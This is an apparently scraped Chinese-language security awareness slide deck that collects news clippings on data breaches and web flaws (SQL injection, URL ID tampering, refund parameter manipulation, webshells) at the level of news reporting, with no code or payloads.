<https://www.inside.com.tw/article/6359-sql-injection-fools-speed-traps-and-clears-your-record>

不想吃罰單，用 SQL 隱碼攻擊可以騙過超速攝影機嗎？

2016/05/18 • Mia • SQL、技術、應用技術、資料安全、駭客



一般的超速攝影機都配有 OCR（光學文字辨識）功能，用來辨認車牌號碼。因此一位駭客就想試試看能不能用 **SQL 資料隱碼攻擊**（SQL Injection）破解這個系統。

據稱這項攻擊的預設目標是在車牌的地方貼上一串 SQL 語法，讓資料庫內關於這個車牌的紀錄通通被刪除。也就是超速卻不會收到罰單，順利騙過攝影機。

日盛證券網站發現 SQL Injection 漏洞，數億資料外洩

作者 陳瑞霖 | 發布日期 2016 年 03 月 04 日 11:06 | 分類 資訊安全



只要有電腦系統就有可能有漏洞，但是牽涉到金融相關的漏洞可就嚴重了。日前日盛證券網站系統發現 SQL Injection 漏洞，導致數億筆資料洩露，所幸已經回報，正等待日盛的資訊部門修復。

WooYun 資料顯示，日盛證券網站漏洞 2016 年 4 月 17 公開，3 月 3 日 15:57 回報。根據 iThome 報導，臺灣 HITCON Zero Day 漏洞通報平台窗口翁浩正表示，當天下午已經回報給日盛證券，並且獲得正面回應。

不安全的系統設計

<https://www.ithome.com.tw/news/131715>

iThome

HITCON攻防招生啟動 35 萬公務同仁培養數位化能力 什麼是 Intel Core vPro 處理器


新聞

密碼重設功能不嚴謹，缺乏驗證，日本 7Pay 用戶遭竄改密碼並盜刷

7月第一天才剛推出7pay的日本7-Eleven，隔日就被民眾爆出自己的7Pay密碼遭人竄改，導致App綁定的信用卡遭人盜刷的問題，而日本網路上也有研究員指出，該系統的密碼重設與身分驗證機制不夠嚴謹。

文/ 羅正漢 | 2019-07-07 發表

✓ 讚 5.5 萬 按讚加入iThome粉絲團 讚 274 分享



對於實際操作過程的弱點，已經有許多日本民眾在網路上討論。例如，在7月3日，日本一名研究員高木浩光 (Hiromitsu Takagi) 在Twitter上，就指出了7iD會員登入的相關問題。根據他的貼文，在iOS系統開啟7pay App要註冊7iD會員時，一開始的介面上會有7iD (電子郵件信箱)、居住地區、生日與性別的欄位，但是，用戶只要輸入第一項的電子郵件信箱，在沒有輸入生日等選項的情形下，依然可以執行下一步。

同時，系統還會自動預設以2019年1月1日作為生日，而這樣的機制，居然在App上的會員資料介面也有說明。

另外，在該App的「忘記密碼」的申請介面上，僅要求輸入生日與7iD，並可輸入任意的電子郵件信箱，來接受寄送重設密碼信。也因為上述原因，最後他退出了7iD會員，並在原因一欄指出安全弱點的問題。

系統重要檔案直接讀走

<http://www.mobile01.com/topicdetail.php?f=687&t=3722701&p=1>



內部功能直接存取使用

<http://news.ltn.com.tw/news/life/paper/168649>

開放肺結核個資 網搜曝光

2007-11-17

〔記者何玉華、胡清暉、蔡以倫、黃立翔／台北報導〕衛生署疾病管制局自九月一日起限制傳染性肺結核患者搭機，卻驚傳列管的九百五十三人可透過Google在網站上搜尋，只要輸入患者名字即可查到身分證字號、居住縣市、就醫日期，嚴重危及患者隱私。疾管局昨晚接獲消息之後，鄭重對外道歉，強調系統設計確有瑕疵，將追究相關責任，若民眾權益受損，會負起相關責任。

衛生署官員表示，台北縣衛生局昨天在網站公布一名板橋地檢署檢察官罹患開放性肺結核，由於新聞稿內說明患者年齡、在土城租屋等基本資料，北縣記者循線查到這名檢察官的姓名，並在網站搜尋，竟然意外發現透過Google就可以查到所有列管患者的名單。板檢發言人得知後，表示不能理解：「這麼重要的資料，怎麼會在網路上就找得到？」



衛生署疾管局驚爆外洩列管開放性結核病患個資！透過Google竟能突破疾管局設有密碼管制的系統，搜尋到各縣市列管結核病患者姓名、身分證字號等個資（上圖經馬賽克處理）。疾管局昨晚已將網站關閉。（取自Google搜尋畫面）

越權存取他人資料

花旗漏洞／網路申辦出紕漏 曹志誠發現網站開後門 - Microsoft Internet Explorer

檔案(E) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

← 上一頁 → 搜尋 我的最愛 媒體 連結

網址(0) http://www.ettoday.com/2003/11/11/811-1541900.htm 移至

ETtoday.com 東森新聞網

股市理財 新聞搜尋 關鍵字 GO

Money焦點 財經 股市 銀行 保險 基金 房地產

速報 快訊／埃及兩列火車對撞 可能有大量傷亡 (13:51) 轉寄給朋友

花旗漏洞／網路申辦出紕漏 曹志誠發現網站開後門

Video
2003/11/11 13:05

記者趙婉如、崔文沛／高雄報導

花旗銀行爆發網路申請信用卡的客戶資料，居然可以任意查閱，等於是銀行後門大開，客戶隱私透過網路曝光了，發現這個漏洞的，是文藻外語學院教通識教育的一位講師，他說，感覺好像看「侏羅紀公園」，再嚴密的防範，還是經不起人為疏失。

花旗銀行，個人資料外洩受害者可告發，求償2萬至10萬。(圖／花旗銀行網站)

花旗銀行的網址欄上，出現的這幾個數字，就是資料外洩的漏洞，從一

花旗銀行網站截圖顯示，網址欄上出現的數字序列（如110）是資料外洩的漏洞。

花旗銀行網站截圖顯示，個人資料外洩受害者可告發，求償2萬至10萬。

花旗銀行網站截圖顯示，個人資料外洩受害者可告發，求償2萬至10萬。



Solidot

奇客的资讯，重要的东西

歷史重演



分类

[首页](#)

[IT](#)

[Linux](#)

[开源](#)

[书籍](#)

[开发者](#)

[苹果](#)

[游戏](#)

[硬件](#)

[软件](#)

[采访](#)

[互联网](#)

[询问Solidot](#)

花旗银行因黑客入侵损失270万美元

blackhat 发表于 2011年6月27日 13时20分 星期一    0
来自九牛一毛部门

花旗银行因黑客入侵而蒙受了270万美元的损失。花旗在本月初承认黑客非法访问了超过36万美国客户的信用卡账户，黑客没有渗透进主信用卡处理系统，而只是简单的进入信用卡客户专区，然后把浏览器地址栏中自己的帐号替换成他人的帐号。花旗在上周五证实大约3400个帐号遭受了270万美元损失。花旗声称客户将不需要为损失承担责任，它将为受影响的客户重新发行新信用卡。



« [Firefox地址栏将隐藏http://](#) | [研究人员利用电刺激劫持手](#) »


相关文章

互联网: [黑客轻易入侵花旗银行](#) 4 条评论 [\[+\]](#)

你我都可以一樣天才

<https://www.ettoday.net/news/20180919/1262050.htm>

有「台灣駭客天才」之稱的張啟元，這次竟然破解了Apple pay，他利用Apple pay訂購502台iPhone，總金額是1565萬5800元，但他只用1元就付款成功。



▲張啟元破解Apple pay。（圖／翻攝張啟元臉書）

<https://www.limitlessiq.com/news/post/view/id/8430/>

即時！影／台灣天才駭客張啟元入侵高鐵系統用 40 元詐領 20 萬 高鐵抓包 10 萬交保



▲台灣天才駭客張啟元。（圖／翻攝自張啟元 Facebook，下同）

2019-01-11 13:02:22

讚 401 分享

張岑宇／綜合報導

「台灣天才駭客」張啟元於2018年底涉嫌駭入台灣高鐵購票系統，以40元訂購「南港至台北」的區間車票1張，以檢驗高鐵購票系統機制為由，辦理退票，並且竄改退款金額20萬元，被高鐵抓包報案。桃園地檢署已涉犯妨害電腦使用、詐欺等罪嫌，諭令10萬元交保。

張啟元以手機進入「T-Express行動購票」APP，一開始以1元、0元等金額購買車票失敗，於是便以40元購買「南港至台北」的區間車票立刻辦理退票，他竄改購票系統特定參數，使系統查驗機制失效，將應退的40元金額竄改為20萬元，意圖詐領。桃園地檢署於9日搜索他的住處，扣押筆電以及相關個人物品。

檔案上傳!

WebShell
惡意網頁程式

上傳


連結

執行

攻佔網站主機



Web Server




報告：中國駭客長年駭入全球多家電信公司竊取個人通話資料，臺灣、香港被當成攻擊基地

安全廠商Cybereason研究發現，過去7年來，中國駭客組織駭入多家全球電信公司，以盜取特定政治人物、情報人員資料，並以臺灣和香港二地的伺服器當成攻擊跳板，以掩人耳目

文/ 林妍臻 | 2019-06-26 發表

✓ 讚 5.5 萬 按讚加入iThome粉絲團

👍 讚 715 分享




安全公司進一步研究發現，這場攻擊早已持續多年；至少從2012年起，APT 10已經駭入包括多家大型行動電信公司網路，竊取特定用戶的通話資訊，包括通話紀錄、基地台地點、裝置品牌與版本等。研究人員認為，會蒐集這些資訊通常是國家級的駭客才有的行徑，目的在追蹤特定個人，尤其是外國情報人員、政治人物、反對黨候選人或警察等。

駭客主要是尋找受害公司面向網際網路的伺服器漏洞加以開採，並執行Webshell程式及偵察指令，藉此蒐集網路資訊並在內網繁殖增生，最終目的是竊取儲存於電信公司系統特定目錄的詳細資料，包括用戶姓名、密碼、可辨識的個人資訊、支付資料、通話記錄、憑證、郵件伺服器用戶所在地點等。


研究人員發現，攻擊者利用無辜受害者的伺服器當成攻擊基地，多次攻擊幾乎是同一個IP的同一臺伺服器發動，但每次攻擊皆使用不同主機名稱。根據伺服器網域和註冊資訊，攻擊來源指向中國、臺灣和香港。

此外，為躲避偵查，APT10採行階段性攻擊策略，一旦被偵測到就暫停，之後再以更新的工具和手段發動下一波攻擊。Cybereason偵測到，六個月駭客就發動了4波APT攻擊，其中各間隔數個月。

Web Hacking Road Map



CIA Triad




破壞機密性(C) → Data

➤ 盜取機敏資料

➤ 可能手法

- ✓ 攻陷系統主機
- ✓ Key Logger
- ✓ 網路竊聽
- ✓ **SQL Injection**
- ✓ Insecure File Reader
- ✓ 郵件夾帶惡意程式
- ✓

有心人士在覬覦企業內的機敏資料



<https://www.systexsoftware.com.tw/wp-content/uploads/sites/2/%E6%8A%95%E5%BD%B1%E7%89%873.jpg>

喝個咖啡也會資料外洩 (2015/5)

丹堤被「駭」 5000筆會員個資外洩

民視新聞 民視 - 2015年5月29日 下午9:02

相關內容



丹堤被「駭」 5000筆會員個資外洩

國內知名的丹堤咖啡，傳出駭客入侵，共5000筆會員個資外洩，被PO到俄羅斯不知名的網站，今天（29日）丹堤出面道歉，表示已和俄羅斯網站連絡，請求把資料下架，並說明是代管的鉅潞科技公司把關出了紕漏，丹堤將會對消費者負起責任。

到丹堤吃早餐喝咖啡，想要更優惠，加入會員，以為可以省更多，但沒想到，卻爆發個資外洩，5000筆會員資料全都露，而且資訊還出現在俄羅斯的網站，丹堤後知後覺，19天後才發現！

丹堤咖啡副總徐恒鈞：「針對這次駭客入侵的狀況，我們對於代管網站的公司，沒有辦法在資訊安全上面，為消費者把關，我們表達非常大的歉意。」

丹堤出面道歉，卻把責任指向委託代管的鉅潞科技公司，把關出了紕漏，除了對消費者致歉，也已經報案委託市刑大處理。

丹堤咖啡副總徐恒鈞：「昨天（28日）下午就全部隔離出來，然後重新換了主機，接下做這個弱點的分析，做資安上面的補強，同樣我們會檢討其他的，所有資料庫的所在，同步加強資安上的防備。」

民眾：「會覺得很震驚吧，（怎麼說），就覺得會員資料沒有盡到保密責任，會希望跟他們求償。」

丹堤日前有10萬會員資料，1993年進軍台灣後，目前全台有121家店面，這回出包的5000

Englishtown 線上英文家教，讓我不需要出國唸MBA，也能成為職場明星！
微軟台灣區業務經理 陳尚堯
每堂只要 75 元

你可能還會想看

- 35公斤紙片獄吏 值勤惹爭
- 舅媽有炸彈！桃機虛驚一場
- 沒人中過 大福彩頭獎衝2.
- 別管希臘了！專家：中國所在
- 轎車撞電桿衝入魚塢 1死1
- 編隊IDF吃尾流 氣流差產
- 日圓先生：跌浪快結束了
- 洪秀柱爆罹癌 綠委：國民德，也不入流
- 原來「宅男女神」袁艾菲貨！
時尚女人窩 Sponsored 廣告

進一步了解 此內容

時事民調



吃漢堡也會(2017/1)

麥當勞官網遭爆有XSS漏洞

www.ithome.com.tw/news/111254

iThome 新聞 產品評測 技術 專題 Big Data Cloud DevOps 資安 Video 研討會 社群

